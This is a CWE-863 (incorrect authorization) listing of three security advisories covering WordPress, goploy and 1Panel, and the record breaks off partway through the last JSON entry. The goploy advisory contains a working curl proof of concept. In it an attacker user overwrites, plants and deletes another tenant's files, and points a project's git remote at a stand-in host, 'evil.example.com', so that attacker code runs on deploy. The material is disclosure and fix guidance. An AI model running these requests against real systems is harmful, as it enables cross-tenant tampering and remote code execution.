CWE-863
Allowed-with-ReviewIncorrect Authorization
Abstraction: Class · Status: Incomplete
The product performs an authorization check when an actor attempts to access a resource or perform an action, but it does not correctly perform the check.
6601 vulnerabilities reference this CWE, most recent first.
GHSA-26R5-GF8M-4XFR
Vulnerability from github – Published: 2023-09-04 12:30 – Updated: 2024-04-04 07:25The Advanced File Manager WordPress plugin before 5.1.1 does not adequately authorize its usage on multisite installations, allowing site admin users to list and read arbitrary files and folders on the server.
{
  "affected": [],
  "aliases": [
    "CVE-2023-3814"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-284",
      "CWE-863"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2023-09-04T12:15:09Z",
    "severity": "MODERATE"
  },
  "details": "The Advanced File Manager WordPress plugin before 5.1.1 does not adequately authorize its usage on multisite installations, allowing site admin users to list and read arbitrary files and folders on the server.",
  "id": "GHSA-26r5-gf8m-4xfr",
  "modified": "2024-04-04T07:25:54Z",
  "published": "2023-09-04T12:30:19Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2023-3814"
    },
    {
      "type": "WEB",
      "url": "https://wpscan.com/vulnerability/ca954ec6-6ebd-4d72-a323-570474e2e339"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-26RH-24RG-J3VV
Vulnerability from github – Published: 2026-07-07 23:42 – Updated: 2026-07-07 23:42Summary
Project.AddFile, Project.EditFile, Project.RemoveFile, and Project.Edit in cmd/server/api/project/handler.go accept a project or project-file row id from the JSON body and act on it without checking that the project belongs to the caller's namespace. The corresponding model.ProjectFile.GetData and model.Project.GetData queries filter only by row id. A user holding the manager role (or any role that includes the FileSync / EditProject permission) in their own namespace can read, write, or delete files in any project across the install, and can rewrite any project's git remote URL by submitting the foreign id in the body. The git-URL primitive escalates to RCE on the next deploy because Edit runs git remote set-url on the project's working tree.
Affected
zhenorzz/goploy develop HEAD as of 2026-05-27. Verified against the zhenorzz/goploy:1.17.5 Docker image (docker.io/zhenorzz/goploy@sha256:69d08e1d16d7a7167426c89456c4bcef8e077a16554a4067ff258fff26d5cd44).
The four handlers and the model lookups have been in this shape across the file API and project metadata API.
Vulnerable code
cmd/server/api/project/handler.go::AddFile (creates file under any project's directory; body controls projectId):
func (Project) AddFile(gp *server.Goploy) server.Response {
    type ReqData struct {
        ProjectID int64  `json:"projectId" validate:"required,gt=0"`
        Content   string `json:"content" validate:"required"`
        Filename  string `json:"filename" validate:"required"`
    }
    var reqData ReqData
    if err := gp.Decode(&reqData); err != nil { ... }

    filePath := path.Join(config.GetProjectFilePath(reqData.ProjectID), reqData.Filename)
    // ... os.Create(filePath); file.WriteString(reqData.Content)
    id, err := model.ProjectFile{ProjectID: reqData.ProjectID, Filename: reqData.Filename}.AddRow()
}
cmd/server/api/project/handler.go::EditFile (overwrites file content; body controls file id, server derives project from the file row):
func (Project) EditFile(gp *server.Goploy) server.Response {
    type ReqData struct {
        ID      int64  `json:"id" validate:"required,gt=0"`
        Content string `json:"content" validate:"required"`
    }
    var reqData ReqData
    if err := gp.Decode(&reqData); err != nil { ... }

    projectFileData, err := model.ProjectFile{ID: reqData.ID}.GetData()
    // ... os.Create(path.Join(config.GetProjectFilePath(projectFileData.ProjectID), projectFileData.Filename))
    file.WriteString(reqData.Content)
}
cmd/server/api/project/handler.go::RemoveFile (deletes file row + on-disk file by body id):
func (Project) RemoveFile(gp *server.Goploy) server.Response {
    type ReqData struct {
        ProjectFileID int64 `json:"projectFileId" validate:"required,gt=0"`
    }
    var reqData ReqData
    if err := gp.Decode(&reqData); err != nil { ... }
    projectFileData, err := model.ProjectFile{ID: reqData.ProjectFileID}.GetData()
    if err := os.Remove(path.Join(config.GetProjectFilePath(projectFileData.ProjectID), projectFileData.Filename)); err != nil { ... }
}
cmd/server/api/project/handler.go::Edit (updates any project's metadata; on URL change runs git remote set-url in the project working tree):
func (Project) Edit(gp *server.Goploy) server.Response {
    // ... ReqData has ID, Name, URL, Branch, Script, etc.
    projectData, err := model.Project{ID: reqData.ID}.GetData()
    model.Project{ID: reqData.ID, Name: reqData.Name, URL: reqData.URL, ...}.EditRow()
    if reqData.URL != projectData.URL {
        srcPath := config.GetProjectPath(projectData.ID)
        cmd := exec.Command("git", "remote", "set-url", "origin", reqData.URL)
        cmd.Dir = srcPath
    }
}
internal/model/project_file.go::ProjectFile.GetData filters only by row id, no namespace join:
func (pf ProjectFile) GetData() (ProjectFile, error) {
    err := sq.
        Select("id, project_id, filename, insert_time, update_time").
        From(projectFileTable).
        Where(sq.Eq{"id": pf.ID}).
        ...
}
internal/server/route.go::Route.hasPermission checks only namespace-level permission ids; nothing in the request flow verifies that the body-supplied project id belongs to gp.Namespace.ID:
func (r Route) hasPermission(permissionIDs map[int64]struct{}) error {
    if len(r.permissionIDs) == 0 { return nil }
    for _, permissionID := range r.permissionIDs {
        if _, ok := permissionIDs[permissionID]; ok { return nil }
    }
    return errors.New("no permission")
}
Reachable
Any logged-in user assigned the manager role in their own namespace can call /project/addFile, /project/editFile, /project/removeFile, and /project/edit. The seeded manager role (role.id = 1) is granted both FileSync (permission.id = 68) and EditProject (permission.id = 17) by database/goploy.sql. Multi-tenant deployments typically assign manager to each tenant's project owner; once a tenant's manager holds these permissions in their own namespace, they hold them globally for these four endpoints.
Proof of concept
Setup against the published Docker image:
docker network create goploy-net
docker run -d --name goploy-mysql --network goploy-net \
    -e MYSQL_ROOT_PASSWORD=goploy123 -e MYSQL_DATABASE=goploy \
    mysql:8.0 --default-authentication-plugin=mysql_native_password

# Wait for MySQL, then load schema
docker cp database/goploy.sql goploy-mysql:/tmp/goploy.sql
docker exec goploy-mysql sh -c 'mysql -uroot -pgoploy123 goploy < /tmp/goploy.sql'

# Mount goploy.toml pointing DB at goploy-mysql:3306
docker run -d --name goploy-app --network goploy-net -p 18080:80 \
    -v $PWD/repo:/opt/goploy/repository \
    zhenorzz/goploy:1.17.5
Set up two namespaces and two non-super-manager users, each assigned manager (role_id=1) only in their own namespace:
# Admin login (default account admin / admin!@# requires first-login change)
curl -s -c /tmp/admin.jar -X POST http://localhost:18080/user/login \
    -H 'Content-Type: application/json' \
    -d '{"account":"admin","password":"admin!@#","newPassword":"Admin!@#2026"}'

ADMIN_HDR='-b /tmp/admin.jar -H G-N-ID:1 -H Content-Type:application/json'

# Create NS_B
curl -s $ADMIN_HDR -X POST http://localhost:18080/namespace/add -d '{"name":"ns_b"}'
# → {"data":{"id":2}}

# Create alice (id=2) and bob (id=3)
curl -s $ADMIN_HDR -X POST http://localhost:18080/user/add \
    -d '{"account":"alice","password":"Alice!@#2026","name":"Alice","contact":"","superManager":0}'
curl -s $ADMIN_HDR -X POST http://localhost:18080/user/add \
    -d '{"account":"bob","password":"Bob!@#2026","name":"Bob","contact":"","superManager":0}'

# Assign alice → NS_A (id=1), bob → NS_B (id=2), both as manager (role_id=1)
curl -s $ADMIN_HDR -X POST http://localhost:18080/namespace/addUser \
    -d '{"namespaceId":1,"userIds":[2],"roleId":1}'
curl -s $ADMIN_HDR -X POST http://localhost:18080/namespace/addUser \
    -d '{"namespaceId":2,"userIds":[3],"roleId":1}'

# As admin in NS_A, create project alice-prod (id=1) with file alice-secrets.yml (id=1)
curl -s $ADMIN_HDR -X POST http://localhost:18080/project/add \
    -d '{"name":"alice-prod","repoType":"git","url":"https://github.com/zhenorzz/goploy.git",
         "path":"/tmp/deploy/alice","environment":1,"branch":"master","transferType":"rsync",
         "transferOption":"-rtv","deployServerMode":"serial",
         "script":{"afterPull":{"mode":"","content":""},"afterDeploy":{"mode":"","content":""},
                   "deployFinish":{"mode":"","content":""}}}'
curl -s $ADMIN_HDR -X POST http://localhost:18080/project/addFile \
    -d '{"projectId":1,"filename":"alice-secrets.yml","content":"# Alice secret\napi_key: ALICE_API_KEY_2026\n"}'

# Bob logs in (first-login change)
curl -s -c /tmp/bob.jar -X POST http://localhost:18080/user/login \
    -H 'Content-Type: application/json' \
    -d '{"account":"bob","password":"Bob!@#2026","newPassword":"BobBob!@#2026"}'

BOB_HDR='-b /tmp/bob.jar -H G-N-ID:2 -H Content-Type:application/json'
Negative control: Bob's own namespace has no projects.
curl -s $BOB_HDR "http://localhost:18080/project/getList?page=1&rows=100"
# → {"code":0,"data":{"list":[]}}
Exploit 1 — Bob overwrites Alice's file content:
curl -s $BOB_HDR -X PUT http://localhost:18080/project/editFile \
    -d '{"id":1,"content":"OWNED BY BOB\nattacker_namespace: ns_b\n"}'
# → {"code":0,"message":"","data":null}

docker exec goploy-app cat /opt/goploy/repository/repository/project-file/project_1/alice-secrets.yml
# OWNED BY BOB
# attacker_namespace: ns_b
Exploit 2 — Bob plants a new file in Alice's project directory:
curl -s $BOB_HDR -X POST http://localhost:18080/project/addFile \
    -d '{"projectId":1,"filename":".env.attacker","content":"PWN=bob_from_ns_b"}'
# → {"code":0,"message":"","data":{"id":2}}

docker exec goploy-app ls /opt/goploy/repository/repository/project-file/project_1/
# .env.attacker   alice-secrets.yml
Exploit 3 — Bob deletes Alice's file:
curl -s $BOB_HDR -X DELETE http://localhost:18080/project/removeFile \
    -d '{"projectFileId":1}'
# → {"code":0,"message":"","data":null}
# alice-secrets.yml is gone from project_1/.
Exploit 4 — Bob rewrites Alice's project git remote URL. On the next deploy, goploy runs git -C <alice-prod-tree> remote set-url origin <attacker-url> and clones / pulls attacker code, leading to RCE under goploy's user:
curl -s $BOB_HDR -X PUT http://localhost:18080/project/edit \
    -d '{"id":1,"name":"alice-prod","repoType":"git",
         "url":"git@evil.example.com:attacker/payload.git",
         "path":"/tmp/deploy/alice","environment":1,"branch":"master",
         "transferType":"rsync","transferOption":"-rtv","deployServerMode":"serial",
         "script":{"afterPull":{"mode":"","content":""},"afterDeploy":{"mode":"","content":""},
                   "deployFinish":{"mode":"","content":""}}}'
# → {"code":0,"message":"","data":null}

docker exec goploy-mysql mysql -uroot -pgoploy123 goploy \
    -e "SELECT name,url FROM project WHERE id=1;"
# alice-prod | git@evil.example.com:attacker/payload.git
Positive control: Bob editing a file in his own namespace (after creating one) goes through the same code path and succeeds normally — the patch must keep that working.
Suggested fix
Add a namespace-scoped variant of GetData so the model layer requires (id, namespace_id) and switch the four handlers over.
internal/model/project_file.go:
func (pf ProjectFile) GetDataInNamespace(namespaceID int64) (ProjectFile, error) {
    var projectFile ProjectFile
    err := sq.
        Select("pf.id, pf.project_id, pf.filename, pf.insert_time, pf.update_time").
        From(projectFileTable + " pf").
        Join("project p ON p.id = pf.project_id").
        Where(sq.Eq{"pf.id": pf.ID, "p.namespace_id": namespaceID}).
        RunWith(DB).
        QueryRow().
        Scan(&projectFile.ID, &projectFile.ProjectID, &projectFile.Filename,
             &projectFile.InsertTime, &projectFile.UpdateTime)
    return projectFile, err
}
internal/model/project.go: add a parallel Project.GetDataInNamespace that joins on namespace_id.
cmd/server/api/project/handler.go:
EditFileandRemoveFileswitch tomodel.ProjectFile{ID: ...}.GetDataInNamespace(gp.Namespace.ID).AddFilecalls a newmodel.Project{ID: reqData.ProjectID}.GetDataInNamespace(gp.Namespace.ID)precheck beforeos.CreateandAddRow.Editcallsmodel.Project{ID: reqData.ID}.GetDataInNamespace(gp.Namespace.ID)beforeEditRow.
sql.ErrNoRows from the namespace-scoped lookup becomes the correct denial for any cross-namespace id. The same pattern should be applied to other body-id consumers in this file (Remove, SetAutoDeploy, UploadFile, AddTask, EditProcess, etc.) but the four endpoints above are the immediately exploitable ones.
Patch
Fix proposed in https://github.com/zhenorzz/goploy-ghsa-26rh-24rg-j3vv/pull/1. The PR diff adds the namespace-scoped model variants and switches the four exposed handlers to use them.
Credit
Reported by tonghuaroot.
{
  "affected": [
    {
      "package": {
        "ecosystem": "Go",
        "name": "github.com/zhenorzz/goploy"
      },
      "ranges": [
        {
          "events": [
            {
              "introduced": "0"
            },
            {
              "last_affected": "1.17.5"
            }
          ],
          "type": "ECOSYSTEM"
        }
      ]
    }
  ],
  "aliases": [
    "CVE-2026-53552"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-639",
      "CWE-863"
    ],
    "github_reviewed": true,
    "github_reviewed_at": "2026-07-07T23:42:12Z",
    "nvd_published_at": null,
    "severity": "CRITICAL"
  },
  "details": "### Summary\n\n`Project.AddFile`, `Project.EditFile`, `Project.RemoveFile`, and `Project.Edit` in `cmd/server/api/project/handler.go` accept a project or project-file row id from the JSON body and act on it without checking that the project belongs to the caller\u0027s namespace. The corresponding `model.ProjectFile.GetData` and `model.Project.GetData` queries filter only by row id. A user holding the `manager` role (or any role that includes the `FileSync` / `EditProject` permission) in their own namespace can read, write, or delete files in any project across the install, and can rewrite any project\u0027s git remote URL by submitting the foreign id in the body. The git-URL primitive escalates to RCE on the next deploy because `Edit` runs `git remote set-url` on the project\u0027s working tree.\n\n### Affected\n\n`zhenorzz/goploy` `develop` HEAD as of 2026-05-27. Verified against the `zhenorzz/goploy:1.17.5` Docker image (`docker.io/zhenorzz/goploy@sha256:69d08e1d16d7a7167426c89456c4bcef8e077a16554a4067ff258fff26d5cd44`).\n\nThe four handlers and the model lookups have been in this shape across the file API and project metadata API.\n\n### Vulnerable code\n\n`cmd/server/api/project/handler.go::AddFile` (creates file under any project\u0027s directory; body controls `projectId`):\n\n```go\nfunc (Project) AddFile(gp *server.Goploy) server.Response {\n    type ReqData struct {\n        ProjectID int64  `json:\"projectId\" validate:\"required,gt=0\"`\n        Content   string `json:\"content\" validate:\"required\"`\n        Filename  string `json:\"filename\" validate:\"required\"`\n    }\n    var reqData ReqData\n    if err := gp.Decode(\u0026reqData); err != nil { ... }\n\n    filePath := path.Join(config.GetProjectFilePath(reqData.ProjectID), reqData.Filename)\n    // ... os.Create(filePath); file.WriteString(reqData.Content)\n    id, err := model.ProjectFile{ProjectID: reqData.ProjectID, Filename: reqData.Filename}.AddRow()\n}\n```\n\n`cmd/server/api/project/handler.go::EditFile` (overwrites file content; body controls file id, server derives project from the file row):\n\n```go\nfunc (Project) EditFile(gp *server.Goploy) server.Response {\n    type ReqData struct {\n        ID      int64  `json:\"id\" validate:\"required,gt=0\"`\n        Content string `json:\"content\" validate:\"required\"`\n    }\n    var reqData ReqData\n    if err := gp.Decode(\u0026reqData); err != nil { ... }\n\n    projectFileData, err := model.ProjectFile{ID: reqData.ID}.GetData()\n    // ... os.Create(path.Join(config.GetProjectFilePath(projectFileData.ProjectID), projectFileData.Filename))\n    file.WriteString(reqData.Content)\n}\n```\n\n`cmd/server/api/project/handler.go::RemoveFile` (deletes file row + on-disk file by body id):\n\n```go\nfunc (Project) RemoveFile(gp *server.Goploy) server.Response {\n    type ReqData struct {\n        ProjectFileID int64 `json:\"projectFileId\" validate:\"required,gt=0\"`\n    }\n    var reqData ReqData\n    if err := gp.Decode(\u0026reqData); err != nil { ... }\n    projectFileData, err := model.ProjectFile{ID: reqData.ProjectFileID}.GetData()\n    if err := os.Remove(path.Join(config.GetProjectFilePath(projectFileData.ProjectID), projectFileData.Filename)); err != nil { ... }\n}\n```\n\n`cmd/server/api/project/handler.go::Edit` (updates any project\u0027s metadata; on URL change runs `git remote set-url` in the project working tree):\n\n```go\nfunc (Project) Edit(gp *server.Goploy) server.Response {\n    // ... ReqData has ID, Name, URL, Branch, Script, etc.\n    projectData, err := model.Project{ID: reqData.ID}.GetData()\n    model.Project{ID: reqData.ID, Name: reqData.Name, URL: reqData.URL, ...}.EditRow()\n    if reqData.URL != projectData.URL {\n        srcPath := config.GetProjectPath(projectData.ID)\n        cmd := exec.Command(\"git\", \"remote\", \"set-url\", \"origin\", reqData.URL)\n        cmd.Dir = srcPath\n    }\n}\n```\n\n`internal/model/project_file.go::ProjectFile.GetData` filters only by row id, no namespace join:\n\n```go\nfunc (pf ProjectFile) GetData() (ProjectFile, error) {\n    err := sq.\n        Select(\"id, project_id, filename, insert_time, update_time\").\n        From(projectFileTable).\n        Where(sq.Eq{\"id\": pf.ID}).\n        ...\n}\n```\n\n`internal/server/route.go::Route.hasPermission` checks only namespace-level permission ids; nothing in the request flow verifies that the body-supplied project id belongs to `gp.Namespace.ID`:\n\n```go\nfunc (r Route) hasPermission(permissionIDs map[int64]struct{}) error {\n    if len(r.permissionIDs) == 0 { return nil }\n    for _, permissionID := range r.permissionIDs {\n        if _, ok := permissionIDs[permissionID]; ok { return nil }\n    }\n    return errors.New(\"no permission\")\n}\n```\n\n### Reachable\n\nAny logged-in user assigned the `manager` role in their own namespace can call `/project/addFile`, `/project/editFile`, `/project/removeFile`, and `/project/edit`. The seeded `manager` role (`role.id = 1`) is granted both `FileSync` (`permission.id = 68`) and `EditProject` (`permission.id = 17`) by `database/goploy.sql`. Multi-tenant deployments typically assign `manager` to each tenant\u0027s project owner; once a tenant\u0027s manager holds these permissions in their own namespace, they hold them globally for these four endpoints.\n\n### Proof of concept\n\nSetup against the published Docker image:\n\n```bash\ndocker network create goploy-net\ndocker run -d --name goploy-mysql --network goploy-net \\\n    -e MYSQL_ROOT_PASSWORD=goploy123 -e MYSQL_DATABASE=goploy \\\n    mysql:8.0 --default-authentication-plugin=mysql_native_password\n\n# Wait for MySQL, then load schema\ndocker cp database/goploy.sql goploy-mysql:/tmp/goploy.sql\ndocker exec goploy-mysql sh -c \u0027mysql -uroot -pgoploy123 goploy \u003c /tmp/goploy.sql\u0027\n\n# Mount goploy.toml pointing DB at goploy-mysql:3306\ndocker run -d --name goploy-app --network goploy-net -p 18080:80 \\\n    -v $PWD/repo:/opt/goploy/repository \\\n    zhenorzz/goploy:1.17.5\n```\n\nSet up two namespaces and two non-super-manager users, each assigned `manager` (role_id=1) only in their own namespace:\n\n```bash\n# Admin login (default account admin / admin!@# requires first-login change)\ncurl -s -c /tmp/admin.jar -X POST http://localhost:18080/user/login \\\n    -H \u0027Content-Type: application/json\u0027 \\\n    -d \u0027{\"account\":\"admin\",\"password\":\"admin!@#\",\"newPassword\":\"Admin!@#2026\"}\u0027\n\nADMIN_HDR=\u0027-b /tmp/admin.jar -H G-N-ID:1 -H Content-Type:application/json\u0027\n\n# Create NS_B\ncurl -s $ADMIN_HDR -X POST http://localhost:18080/namespace/add -d \u0027{\"name\":\"ns_b\"}\u0027\n# \u2192 {\"data\":{\"id\":2}}\n\n# Create alice (id=2) and bob (id=3)\ncurl -s $ADMIN_HDR -X POST http://localhost:18080/user/add \\\n    -d \u0027{\"account\":\"alice\",\"password\":\"Alice!@#2026\",\"name\":\"Alice\",\"contact\":\"\",\"superManager\":0}\u0027\ncurl -s $ADMIN_HDR -X POST http://localhost:18080/user/add \\\n    -d \u0027{\"account\":\"bob\",\"password\":\"Bob!@#2026\",\"name\":\"Bob\",\"contact\":\"\",\"superManager\":0}\u0027\n\n# Assign alice \u2192 NS_A (id=1), bob \u2192 NS_B (id=2), both as manager (role_id=1)\ncurl -s $ADMIN_HDR -X POST http://localhost:18080/namespace/addUser \\\n    -d \u0027{\"namespaceId\":1,\"userIds\":[2],\"roleId\":1}\u0027\ncurl -s $ADMIN_HDR -X POST http://localhost:18080/namespace/addUser \\\n    -d \u0027{\"namespaceId\":2,\"userIds\":[3],\"roleId\":1}\u0027\n\n# As admin in NS_A, create project alice-prod (id=1) with file alice-secrets.yml (id=1)\ncurl -s $ADMIN_HDR -X POST http://localhost:18080/project/add \\\n    -d \u0027{\"name\":\"alice-prod\",\"repoType\":\"git\",\"url\":\"https://github.com/zhenorzz/goploy.git\",\n         \"path\":\"/tmp/deploy/alice\",\"environment\":1,\"branch\":\"master\",\"transferType\":\"rsync\",\n         \"transferOption\":\"-rtv\",\"deployServerMode\":\"serial\",\n         \"script\":{\"afterPull\":{\"mode\":\"\",\"content\":\"\"},\"afterDeploy\":{\"mode\":\"\",\"content\":\"\"},\n                   \"deployFinish\":{\"mode\":\"\",\"content\":\"\"}}}\u0027\ncurl -s $ADMIN_HDR -X POST http://localhost:18080/project/addFile \\\n    -d \u0027{\"projectId\":1,\"filename\":\"alice-secrets.yml\",\"content\":\"# Alice secret\\napi_key: ALICE_API_KEY_2026\\n\"}\u0027\n\n# Bob logs in (first-login change)\ncurl -s -c /tmp/bob.jar -X POST http://localhost:18080/user/login \\\n    -H \u0027Content-Type: application/json\u0027 \\\n    -d \u0027{\"account\":\"bob\",\"password\":\"Bob!@#2026\",\"newPassword\":\"BobBob!@#2026\"}\u0027\n\nBOB_HDR=\u0027-b /tmp/bob.jar -H G-N-ID:2 -H Content-Type:application/json\u0027\n```\n\nNegative control: Bob\u0027s own namespace has no projects.\n\n```bash\ncurl -s $BOB_HDR \"http://localhost:18080/project/getList?page=1\u0026rows=100\"\n# \u2192 {\"code\":0,\"data\":{\"list\":[]}}\n```\n\nExploit 1 \u2014 Bob overwrites Alice\u0027s file content:\n\n```bash\ncurl -s $BOB_HDR -X PUT http://localhost:18080/project/editFile \\\n    -d \u0027{\"id\":1,\"content\":\"OWNED BY BOB\\nattacker_namespace: ns_b\\n\"}\u0027\n# \u2192 {\"code\":0,\"message\":\"\",\"data\":null}\n\ndocker exec goploy-app cat /opt/goploy/repository/repository/project-file/project_1/alice-secrets.yml\n# OWNED BY BOB\n# attacker_namespace: ns_b\n```\n\nExploit 2 \u2014 Bob plants a new file in Alice\u0027s project directory:\n\n```bash\ncurl -s $BOB_HDR -X POST http://localhost:18080/project/addFile \\\n    -d \u0027{\"projectId\":1,\"filename\":\".env.attacker\",\"content\":\"PWN=bob_from_ns_b\"}\u0027\n# \u2192 {\"code\":0,\"message\":\"\",\"data\":{\"id\":2}}\n\ndocker exec goploy-app ls /opt/goploy/repository/repository/project-file/project_1/\n# .env.attacker   alice-secrets.yml\n```\n\nExploit 3 \u2014 Bob deletes Alice\u0027s file:\n\n```bash\ncurl -s $BOB_HDR -X DELETE http://localhost:18080/project/removeFile \\\n    -d \u0027{\"projectFileId\":1}\u0027\n# \u2192 {\"code\":0,\"message\":\"\",\"data\":null}\n# alice-secrets.yml is gone from project_1/.\n```\n\nExploit 4 \u2014 Bob rewrites Alice\u0027s project git remote URL. On the next deploy, goploy runs `git -C \u003calice-prod-tree\u003e remote set-url origin \u003cattacker-url\u003e` and clones / pulls attacker code, leading to RCE under goploy\u0027s user:\n\n```bash\ncurl -s $BOB_HDR -X PUT http://localhost:18080/project/edit \\\n    -d \u0027{\"id\":1,\"name\":\"alice-prod\",\"repoType\":\"git\",\n         \"url\":\"git@evil.example.com:attacker/payload.git\",\n         \"path\":\"/tmp/deploy/alice\",\"environment\":1,\"branch\":\"master\",\n         \"transferType\":\"rsync\",\"transferOption\":\"-rtv\",\"deployServerMode\":\"serial\",\n         \"script\":{\"afterPull\":{\"mode\":\"\",\"content\":\"\"},\"afterDeploy\":{\"mode\":\"\",\"content\":\"\"},\n                   \"deployFinish\":{\"mode\":\"\",\"content\":\"\"}}}\u0027\n# \u2192 {\"code\":0,\"message\":\"\",\"data\":null}\n\ndocker exec goploy-mysql mysql -uroot -pgoploy123 goploy \\\n    -e \"SELECT name,url FROM project WHERE id=1;\"\n# alice-prod | git@evil.example.com:attacker/payload.git\n```\n\nPositive control: Bob editing a file in his own namespace (after creating one) goes through the same code path and succeeds normally \u2014 the patch must keep that working.\n\n### Suggested fix\n\nAdd a namespace-scoped variant of `GetData` so the model layer requires `(id, namespace_id)` and switch the four handlers over.\n\n`internal/model/project_file.go`:\n\n```go\nfunc (pf ProjectFile) GetDataInNamespace(namespaceID int64) (ProjectFile, error) {\n    var projectFile ProjectFile\n    err := sq.\n        Select(\"pf.id, pf.project_id, pf.filename, pf.insert_time, pf.update_time\").\n        From(projectFileTable + \" pf\").\n        Join(\"project p ON p.id = pf.project_id\").\n        Where(sq.Eq{\"pf.id\": pf.ID, \"p.namespace_id\": namespaceID}).\n        RunWith(DB).\n        QueryRow().\n        Scan(\u0026projectFile.ID, \u0026projectFile.ProjectID, \u0026projectFile.Filename,\n             \u0026projectFile.InsertTime, \u0026projectFile.UpdateTime)\n    return projectFile, err\n}\n```\n\n`internal/model/project.go`: add a parallel `Project.GetDataInNamespace` that joins on `namespace_id`.\n\n`cmd/server/api/project/handler.go`:\n\n- `EditFile` and `RemoveFile` switch to `model.ProjectFile{ID: ...}.GetDataInNamespace(gp.Namespace.ID)`.\n- `AddFile` calls a new `model.Project{ID: reqData.ProjectID}.GetDataInNamespace(gp.Namespace.ID)` precheck before `os.Create` and `AddRow`.\n- `Edit` calls `model.Project{ID: reqData.ID}.GetDataInNamespace(gp.Namespace.ID)` before `EditRow`.\n\n`sql.ErrNoRows` from the namespace-scoped lookup becomes the correct denial for any cross-namespace id. The same pattern should be applied to other body-id consumers in this file (`Remove`, `SetAutoDeploy`, `UploadFile`, `AddTask`, `EditProcess`, etc.) but the four endpoints above are the immediately exploitable ones.\n\n### Patch\n\nFix proposed in https://github.com/zhenorzz/goploy-ghsa-26rh-24rg-j3vv/pull/1. The PR diff adds the namespace-scoped model variants and switches the four exposed handlers to use them.\n\n### Credit\n\nReported by tonghuaroot.",
  "id": "GHSA-26rh-24rg-j3vv",
  "modified": "2026-07-07T23:42:12Z",
  "published": "2026-07-07T23:42:12Z",
  "references": [
    {
      "type": "WEB",
      "url": "https://github.com/zhenorzz/goploy/security/advisories/GHSA-26rh-24rg-j3vv"
    },
    {
      "type": "PACKAGE",
      "url": "https://github.com/zhenorzz/goploy"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N",
      "type": "CVSS_V3"
    }
  ],
  "summary": "Goploy: Cross-namespace IDOR and RCE via body-supplied row id in project and project_file handlers"
}
GHSA-26W3-Q4J8-4XJP
Vulnerability from github – Published: 2024-03-06 15:29 – Updated: 2025-02-11 19:03Impact
The steps are as follows:
-
Access https://IP:PORT/ in the browser, which prompts the user to access with a secure entry point.
-
Use Burp to intercept:
When opening the browser and entering the URL (allowing the first intercepted packet through Burp), the following is displayed:
It is found that in this situation, we can access the console page (although no data is returned and no modification operations can be performed)."
Affected versions: <= 1.10.0-lts
Patches
The vulnerability has been fixed in v1.10.1-lts.
Workarounds
It is recommended to upgrade the version to 1.10.1-lts.
References
If you have any questions or comments about this advisory:
Open an issue in https://github.com/1Panel-dev/1Panel Email us at wanghe@fit2cloud.com
{
"affected": [
{
"database_specific": {
"last_known_affected_version_range": "\u003c= 1.10.0-lts"
},
"package": {
"ecosystem": "Go",
"name": "github.com/1Panel-dev/1Panel"
},
"ranges": [
{
"events": [
{
"introduced": "0"
},
{
"fixed": "1.10.1-lts"
}
],
"type": "ECOSYSTEM"
}
]
}
],
"aliases": [
"CVE-2024-27288"
],
"database_specific": {
"cwe_ids": [
"CWE-863"
],
"github_reviewed": true,
"github_reviewed_at": "2024-03-06T15:29:11Z",
"nvd_published_at": "2024-03-06T19:15:07Z",
"severity": "MODERATE"
},
